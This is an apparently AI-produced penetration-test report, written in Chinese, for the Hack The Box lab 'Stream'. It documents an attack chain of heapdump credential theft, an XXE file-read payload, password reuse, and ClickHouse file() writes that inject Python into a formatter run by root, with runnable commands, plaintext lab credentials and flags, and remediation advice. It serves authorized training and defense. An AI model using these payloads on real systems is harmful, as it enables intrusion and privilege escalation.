授權滲透測試 SOP


HTB Stream | Linux | 目標 10.129.247.123

測試目標	10.129.247.123 (stream)	測試日期	2026-10-28 (Asia/Taipei)
測試人員	Codex - 依使用者授權執行	報告日期	2026-10-28
授權範圍	單一主機 10.129.247.123；TCP 服務及本機提權鏈	狀態	user.txt、root.txt 已取得並驗證

測試結論

透過未授權 actuator heap dump、AIDX XML 外部實體（XXE）、憑證重用與弱密碼、Kopia 備份日誌及 ClickHouse FILE 權限，從未驗證的 HTTP 入口取得 svc-infra、martin_cole 與 root 權限。測試期間 formatter 已復原，臨時旗標副本、爆破字典及測試資料已清理。

攻擊鏈概覽



1. 漏洞發現摘要

旗標	值
user.txt	7348b454bdb8f45d3a095e892150a6a8
root.txt	63bfd8d897abc1c421288f7d8f98d9de

ID	漏洞標題	風險	狀態
VL-001	未驗證 Spring Boot Actuator heapdump 暴露資料庫憑證	● 高危 8.1	已驗證
VL-002	AIDX XML parser XXE 可讀取主機檔案	● 高危 8.2	已驗證
VL-003	跨服務憑證重用及弱 Linux 密碼造成使用者橫向移動	● 高危 7.8	已驗證
VL-004	ClickHouse FILE 寫入可改寫 root 定時執行的 formatter	● 嚴重 9.8	已驗證

範圍與方法

測試主機為 10.129.247.123。Nmap 7.991 對 TCP top 1,000 ports 執行服務偵測與預設 NSE 腳本，發現 22/tcp SSH、80/tcp nginx、8081/tcp Uvicorn。以 Host header 探查 api.htb-airport.htb 與 db.htb-airport.htb，檢查 actuator、ClickHouse schema、AIDX XML ingestion、Linux 帳號權限、Kopia snapshot、systemd timer 及 ClickHouse file() 權限。

掃描限制：全 65,535 TCP connect scan 因目標對大多數連接埠的回應慢而未完成；本報告只對 top 1,000 port 範圍作結論，不宣稱已排除所有高位埠。

已確認服務

Port	服務	觀察
22/tcp	OpenSSH 9.6p1	Ubuntu 24.04.5 LTS；SSH 密碼登入可用
80/tcp	nginx 1.24.0	依 Host header 路由到 Spring Boot 與 ClickHouse vhost
8081/tcp	Uvicorn / FastAPI	公開 Swagger /openapi.json；POST /feeds/aidx

2. 漏洞詳情

2.1 [VL-001] 未驗證 Actuator heapdump 洩漏憑證

屬性	詳情
風險等級	高危 (High)
CVSS v3.1 估算	8.1 / AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
漏洞類型	敏感資料暴露 / 認證資訊洩漏
受影響 URL / 服務	http://api.htb-airport.htb/actuator/heapdump
參數 / 前置條件	無需登入；HTTP GET

2.1 漏洞描述

Spring Boot actuator 的 heapdump endpoint 可由未驗證 HTTP 用戶取得約 49 MB Java heap。記憶體中包含 DataSourceConfig 與資料庫連線值，洩漏 ClickHouse svc_events 帳密。該帳號可讀取 partner_feed.*，構成後續 XML 解析資料外帶的入口。

2.2 複現步驟 (Proof of Concept)

```
curl -sS -H 'Host: api.htb-airport.htb' http://10.129.247.123/actuator
curl -sS -H 'Host: api.htb-airport.htb' http://10.129.247.123/actuator/heapdump -o heap.hprof
strings -a heap.hprof | rg 'jdbc:h2:|svc_events|DB_PASSWORD'
# ■■■ svc_events / Yl4aCgh4y2PnU
```

2.3 證據截圖

未驗證 GET /actuator 回傳 heapdump 連結；下載的 HPROF 在 DataSourceConfig 常數附近揭露 jdbc:h2 URL、svc_events 與明文密碼。



2.4 修復建議

易受攻擊設定 / 做法

```
management.endpoints.web.exposure.include=*
management.endpoint.heapdump.access=unrestricted
```

建議設定 / 做法

```
management.endpoints.web.exposure.include=health,info
management.endpoint.heapdump.access=none
# ■■ Spring Security / ■■ ACL ■■■■■■■■
```

2.2 [VL-002] AIDX ingestion XXE 任意檔案讀取

屬性	詳情
風險等級	高危 (High)
CVSS v3.1 估算	8.2 / AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
漏洞類型	XML External Entity (CWE-611)
受影響 URL / 服務	http://10.129.247.123:8081/feeds/aidx
參數 / 前置條件	POST application/xml；實體置於元素文字節點

2.1 漏洞描述


8081 的 ingestion API 接收原始 AIDX XML，回覆 202 後交由下游 lxml parser 解析。parser 允許 DTD 與外部實體；將 file:///etc/passwd 放入 RemarkFreeText 後，內容被解析並寫進 ClickHouse partner_feed.flightleg_json。相同讀取方式取得 Kafka server.properties 中的 svc-infra SASL 密碼。

2.2 複現步驟 (Proof of Concept)

```
cat > xxe.xml <<'EOF'
<?xml version="1.0"?>
<!DOCTYPE IATA_AIDX_FlightLegNotifRQ [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<IATA_AIDX_FlightLegNotifRQ xmlns="http://www.iata.org/IATA/2007/00" Version="22.1"
  TimeStamp="2026-10-28T15:12:00Z" TransactionIdentifier="xxe-proof-1" TransactionStatusCode="Update">
<Originator Code="ZZ"/><FlightLeg><LegIdentifier><Airline>ZZ</Airline><FlightNumber>9002</FlightNumber><
  DepartureAirport>TPE</DepartureAirport><ArrivalAirport>LHR</ArrivalAirport><OriginDate>2026-10-28</Ori
  ginDate><RepeatNumber>1</RepeatNumber></LegIdentifier><LegData><RemarkFreeText>&xxe;</RemarkFreeText><
  /LegData></FlightLeg></IATA_AIDX_FlightLegNotifRQ>
EOF
curl -i -X POST -H 'Content-Type: application/xml' --data-binary @xxe.xml
  http://10.129.247.123:8081/feeds/aidx
# Query parser output with ClickHouse
curl -sS -u 'svc_events:Yl4aCgh4y2PnU' -H 'Host: db.htb-airport.htb' --get --data-urlencode
  "query=SELECT event FROM partner_feed.flightleg_json WHERE transaction_id='xxe-proof-1' FORMAT
  Vertical" http://10.129.247.123/
# Change entity URI to /opt/kafka_2.13-4.3.1/config/server.properties
```

2.3 證據截圖

成功回傳 202 Accepted；ClickHouse event 的 RemarkFreeText 內出現 /etc/passwd 的 root、svc-infra、martin_cole 帳號列。Kafka properties 同樣由 XXE + ClickHouse 查回。



2.4 修復建議

易受攻擊設定 / 做法

```
parser = etree.XMLParser(resolve_entities=True, load_dtd=True, no_network=False)
root = etree.fromstring(untrusted_xml, parser)
```

建議設定 / 做法

```
parser = etree.XMLParser(resolve_entities=False, load_dtd=False, no_network=True, huge_tree=False)
# Reject DOCTYPE; enforce allowlist schema and size/depth limits
root = etree.fromstring(untrusted_xml, parser)
```

2.3 [VL-003] 跨服務密碼重用與弱密碼導致使用者橫移

屬性	詳情
風險等級	高危 (High)
CVSS v3.1 估算	7.8 / AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
漏洞類型	弱密碼 / 憑證重用
受影響 URL / 服務	SSH 10.129.247.123:22；本機 su martin_cole
參數 / 前置條件	先由 XXE 取得 svc-infra 密碼；su 密碼為常見字典項

2.1 漏洞描述


Kafka PLAIN SASL 密碼可直接登入 Linux svc-infra。該服務帳號沒有 sudo，但主機上 martin_cole 使用 RockYou 前段可命中的弱密碼 tinkerbell，且沒有 PAM faillock 限制。以 su 切換後即可讀取 user.txt。測試字典命中位置為第 63 個候選。

2.2 複現步驟 (Proof of Concept)

```
ssh svc-infra@10.129.247.123
# Authenticate with the password read from server.properties
su - martin_cole
# Password: tinkerbell
id
cat ~/user.txt
# 7348b454bdb8f45d3a095e892150a6a8
```

2.3 證據截圖

SSH 以 uid=1000 svc-infra 登入成功；su 後 uid=1001 martin_cole，user.txt 回傳旗標 7348b454bdb8f45d3a095e892150a6a8。



2.4 修復建議

易受攻擊設定 / 做法

```
# ■■■■■ Kafka ■ Linux ■■
user_svc_infra="Ny2hdpme$bwT3"
# martin_cole: ■■■■■■
```

建議設定 / 做法

```
# ■■■■■■■■■■■■■■■■■■■■■■■■
# SSH ■■■■■ / MFA■■■■■■■
# ■ PAM ■■ faillock ■■■■■■■■■■■■■■■
```

2.4 [VL-004] ClickHouse FILE 寫入接上 root 定時執行腳本

屬性	詳情
風險等級	嚴重 (Critical)
CVSS v3.1 估算	9.8 / 完整鏈可由網路無需先驗證開始
漏洞類型	權限設定錯誤 / root 排程程式碼執行
受影響 URL / 服務	db.htb-airport.htb；/var/lib/clickhouse/user_files/aidx_quarantine.py；aidx-dlq-drainer.timer
參數 / 前置條件	須由前段取得 martin_cole 與 ClickHouse default 帳密

2.1 漏洞描述

martin_cole 家目錄含無需另輸入密碼即可開啟的 Kopia repository。snapshot ch-logs 還原出 ClickHouse 錯誤日誌，錯誤訊息包含 default 密碼 N3v3rs33nD4T4。default 有 FILE 權限；ClickHouse file() 可將程式碼附加到 user_files/aidx_quarantine.py，而每兩分鐘 root 執行的 aidx-dlq-drainer.service 會呼叫該檔。投遞一筆 DLQ 訊息後，以 root 執行的 formatter 可讀取 root.txt。

2.2 複現步驟 (Proof of Concept)


```
kopia snapshot list --all
kopia snapshot restore kc43a7ec76aeac204b305df2b777304d /tmp/restore
grep -Rni "ALTER USER default IDENTIFIED BY" /tmp/restore
# Recovered default password from the error log: N3v3rs33nD4T4

# Append a one-shot flag reader to the root formatter
curl -sS -u 'default:N3v3rs33nD4T4' -H 'Host: db.htb-airport.htb' \
  --data-binary "INSERT INTO FUNCTION
  file('/var/lib/clickhouse/user_files/aidx_quarantine.py','LineAsString') SELECT 'import os;open(\"/tmp
  /codex-root.txt\",\"w\").write(open(\"/root/root.txt\").read());os.chmod(\"/tmp/codex-root.txt\",0o644
  );os.chown(\"/tmp/codex-root.txt\",1000,1000)'" \
  http://10.129.247.123/

# Trigger the DLQ drainer
printf 'trigger\n' | /opt/kafka_2.13-4.3.1/bin/kafka-console-producer.sh \
  --bootstrap-server 127.0.0.1:9092 --topic aidx.flightleg.dlq.v1
# Read /tmp/codex-root.txt written by the uid=0 formatter
```

2.3 證據截圖

Kopia snapshot 中的 ClickHouse 日誌含 default 密碼；SHOW GRANTS 顯示 default 有 FILE 權限。timer 執行成功後以 root 寫出 root.txt：63bfd8d897abc1c421288f7d8f98d9de。formatter 復原後與保存原檔逐位元比對相同。



2.4 修復建議

易受攻擊設定 / 做法

```
# default has FILE; the root timer executes a ClickHouse-writable file
FORMATTER=/var/lib/clickhouse/user_files/aidx_quarantine.py
```

建議設定 / 做法

```
# Remove FILE / WRITE ON FILE from default; disable remote default login
# Keep the formatter root-owned in a read-only code directory
# Root service handles data only; separate service and database accounts
```

3. SOP 操作流程

以下步驟是本次已驗證的重現流程。憑證與旗標只應在授權靶場使用。

步驟 1 - 服務與 vhost 枚舉

```
nmap -Pn -T4 --top-ports 1000 -sV -sC -oA nmap-top1000 10.129.247.123
curl -i http://10.129.247.123/
curl -i -H 'Host: api.htb-airport.htb' http://10.129.247.123/
curl -i http://10.129.247.123:8081/openapi.json
curl -i -H 'Host: db.htb-airport.htb' http://10.129.247.123/
```

掃描結果包含 22/SSH、80/nginx、8081/Uvicorn。80/tcp 以 Host header 顯示 API gateway 與 ClickHouse HTTP interface；8081 公開 FastAPI /docs 及 /openapi.json。

步驟 2 - 下載 heapdump 並抽取 ClickHouse 認證

```
curl -sS -H 'Host: api.htb-airport.htb' http://10.129.247.123/actuator
curl -sS -H 'Host: api.htb-airport.htb' http://10.129.247.123/actuator/heapdump -o heap.hprof
strings -a heap.hprof | rg -i 'jdbc:h2:|svc_events|DB_PASSWORD'
# svc_events / Yl4aCgh4y2PnU
curl -sS -u 'svc_events:Yl4aCgh4y2PnU' -H 'Host: db.htb-airport.htb' \
  --data-binary 'SHOW TABLES FROM partner_feed' http://10.129.247.123/
```

步驟 3 - 以 XXE 讀取 server.properties，並由 ClickHouse 查回資料

```
# Put an external entity in RemarkFreeText and submit to /feeds/aidx
curl -sS -X POST -H 'Content-Type: application/xml' --data-binary @xxe.xml \
  http://10.129.247.123:8081/feeds/aidx
# Query parser output by unique transaction_id
curl -sS -u 'svc_events:Yl4aCgh4y2PnU' -H 'Host: db.htb-airport.htb' --get \
  --data-urlencode "query=SELECT event FROM partner_feed.flightleg_json WHERE
  transaction_id='xxe-proof-1' FORMAT Vertical" \
  http://10.129.247.123/
# server.properties: svc-infra / Ny2hdpme$bwT3
```

步驟 4 - SSH、su 與 user flag

```
ssh svc-infra@10.129.247.123
su - martin_cole
# Password: tinkerbell
cat /home/martin_cole/user.txt
```

步驟 5 - 還原 Kopia 備份，讀取 ClickHouse default 密碼

```
cat ~/.config/kopia/repository.config.kopia-password
# Base64 decodes to tinkerbell
kopia snapshot list --all
kopia snapshot restore kc43a7ec76aeac204b305df2b777304d1 /tmp/restore
grep -Rni "ALTER USER default IDENTIFIED BY" /tmp/restore
# N3v3rs33nD4T4
```

SOP 操作流程 (續)


步驟 6 - 以 ClickHouse default FILE 權限連到 root timer

default 帳號 SHOW GRANTS 含 FILE 權限。先保存原始 formatter，確認 INSERT INTO FUNCTION file() 的寫入方式，再附加一次性 Python 程式：讀取 /root/root.txt 至 /tmp/codex-root.txt，並調整權限。將任意 DLQ 訊息送入 aidx.flightleg.dlq.v1，等待 aidx-dlq-drainer.timer 週期觸發。

```
curl -sS -u 'default:N3v3rs33nD4T4' -H 'Host: db.htb-airport.htb' \
  --data-binary "INSERT INTO FUNCTION
  file('/var/lib/clickhouse/user_files/aidx_quarantine.py','LineAsString') SELECT 'import os;open(\"/tmp
  /codex-root.txt\",\"w\").write(open(\"/root/root.txt\").read());os.chmod(\"/tmp/codex-root.txt\",0o644
  );os.chown(\"/tmp/codex-root.txt\",1000,1000)'" \
  http://10.129.247.123/
printf 'codex-root-check\n' | /opt/kafka_2.13-4.3.1/bin/kafka-console-producer.sh \
  --bootstrap-server 127.0.0.1:9092 --topic aidx.flightleg.dlq.v1
# Wait for timer; confirm service exit 0 with systemctl status
cat /tmp/codex-root.txt
```

清理與復原

```
# One-shot formatter self-restored and matched the saved original
# Removed the temporary flag copy, wordlist, scripts, and consumer group
# Deleted test rows with codex- transaction IDs from ClickHouse tables
# Left the existing aidx-dlq-drainer.timer and service settings unchanged
```



4. 附錄

4.1 風險等級定義

標示	CVSS v3.1	說明
● 嚴重	9.0-10.0	可直接造成系統完全失陷或嚴重影響
● 高危	7.0-8.9	可造成敏感資料重大外洩或權限提升
● 中危	4.0-6.9	需額外條件或影響範圍受限
● 低危	0.1-3.9	影響有限，通常需使用者互動或本機條件
● 資訊	0.0	資訊揭露或安全性觀察，無直接可利用影響

4.2 CVSS 評分說明

分數是本次授權靶場測試的 CVSS v3.1 估算，主要評估網路可達性、所需權限、機密性與完整性影響。整體鏈的 9.8 反映由未驗證 HTTP 入口可連鎖到 root；正式環境仍應依資產價值、網路分區與既有控制重新評估。

4.3 洩露憑證清單

帳號 / 用途	值	來源
ClickHouse svc_events	Yl4aCgh4y2PnU	Heapdump DataSourceConfig
Linux svc-infra	Ny2hdpme$bwT3	Kafka server.properties XXE
Linux martin_cole	tinkerbell	RockYou 第 63 個候選命中
ClickHouse default	N3v3rs33nD4T4	Kopia 還原後的錯誤日誌

4.4 測試工具參考

工具	用途
Nmap 7.991	TCP top 1,000 ports / 服務版本 / 預設 NSE
curl / strings / rg	HTTP vhost / actuator / heapdump 認證抽取
ClickHouse HTTP / SQL	資料庫 schema、parser readback、FILE function 權限驗證
OpenSSH / su / pty.fork	服務帳號登入與授權字典檢查
Kopia 0.23.1	還原 ClickHouse log snapshot
systemd / Kafka CLI	確認 root drainer timer 並送出 DLQ 測試訊息

4.5 詞彙表

Actuator - Spring Boot 管理端點；heapdump - JVM 記憶體快照；XXE - XML 外部實體解析；DLQ - Dead Letter Queue，處理失敗訊息的佇列；Kopia - 備份與快照工具；FILE - ClickHouse file() 表函式及檔案存取權限。

4.6 參考文件

Spring Boot Actuator Endpoints: https://docs.spring.io/spring-boot/reference/actuator/endpoints.html
OWASP XML External Entity Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
OWASP XML Security Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/XML_Security_Cheat_Sheet.html
ClickHouse File Table Function: https://clickhouse.com/docs/sql-reference/table-functions/file

5. 報告簽署與聲明

測試人員

Codex - 依本次對話中使用者明確授權執行；測試時間：2026-10-28 (Asia/Taipei)。

聲明

本文件記錄在指定靶機與授權範圍內實際觀察到的步驟和證據。所有憑證與旗標僅屬此靶場。弱密碼測試僅針對 martin_cole 本機 su，未對範圍外主機發起登入。未完成之全 TCP connect scan 已於報告範圍限制中註明。測試結束時已刪除測試資料、臨時檔與測試 consumer group，且確認 root formatter 與保存的原始版本逐位元一致。

授權測試結果：user.txt 與 root.txt 均已取得。